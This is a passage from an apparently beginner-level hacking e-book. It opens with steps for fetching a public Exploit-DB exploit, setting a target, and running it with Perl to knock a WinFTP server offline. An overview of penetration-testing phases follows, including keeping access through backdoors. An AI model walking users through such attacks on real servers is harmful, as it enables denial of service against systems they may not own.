1. Visit this site: http://www.activestate.com/activeperl. Then, download and install the right version of Perl.

2. Look for an exploit that you can use. For this book, let’s assume that you want to attack a WinFTP server using this exploit:

https://www.exploit-db.com/exploits/36861/

3. Modify the code by entering the required information (e.g. the URL of your target, the port you want to attack, etc.). Then, copy it onto a text file and save the document as “exploit.pl”.

4. Access the command prompt. Specify the location of the Perl file using the Change Directory command.

5. Type “perl exploit.pl” to run the exploit. The program will launch a DoS attack against your target. Just like in the previous example, this exploit will only stop once you close the command prompt window.

Chapter 5: Penetration Testing

Penetration Testing is a legal attempt to detect, probe and attack computer networks. Most of the time, this kind of test is initiated by the network owners. They want hackers to run exploits against the network being tested, so they can measure and improve its defenses.

When conducting a Penetration Test, you should look for weaknesses in the target and conduct POC (i.e. proof of concept) attacks. A POC attack is a hacking attack designed to prove a discovered weakness. Effective Penetration Tests always produce detailed suggestions for fixing the problems that were discovered during the procedure. Simply put, Penetration Testing protects networks and computers from future hacking attacks.

The Four-Step Model of Penetration Testing

Hackers divide Penetration Testing into four distinct steps. This approach helps them to identify the things they need to do at any point of the process. Let ’ s discuss each step:

Reconnaissance

During this step, the hacker needs to gather information about the target. It helps the hacker to identify the tools and programs that he needs to use. If the hacker wants to make sure that he will succeed, he must spend considerable time in the Reconnaissance step.

Scanning

This step has two parts, which are:

1. Port Scanning – You've learned about this topic in an earlier chapter. Basically, port scanning is the process of detecting the available ports in the target. Ports serve as communication lines – once you have detected and controlled it, you will be able to interact with the target network.

2. Vulnerability Scanning – In this process, you will search for existing vulnerabilities within the network. You'll use the discovered ports (see above) to reach and exploit the vulnerabilities.

Exploitation

Since you have gathered information about the target, scanned the network ' s ports and searched for existing vulnerabilities, you are now ready to conduct the " actual hacking. ” This step involves various tools, codes and techniques (some of which have been discussed earlier). The main goal of this phase is to gain admin access over the network.

Maintaining Access

This is the last part of the 4-step model. Obviously, establishing admin access over the target isn ’ t enough. You have to maintain that access so you can conduct other attacks against the system and prove the existence of weaknesses. To accomplish this task, white hat hackers use backdoor programs and remote exploits.

Conclusion

Thank you again for downloading this book!

I hope this book was able to help you learn the basics of hacking.

The next step is to practice your hacking skills and write your own exploits. By doing so, you will become an elite hacker in no time.

Finally, if you enjoyed this book, then I ’ d like to ask you for a favor, would you be kind enough to leave a review for this book on Amazon? It ’ d be greatly appreciated!

Click here to leave a review for this book on Amazon!

Also be sure to signup for my technology and programming newsletter to get your FREE books and learn more about how to program. Click Here.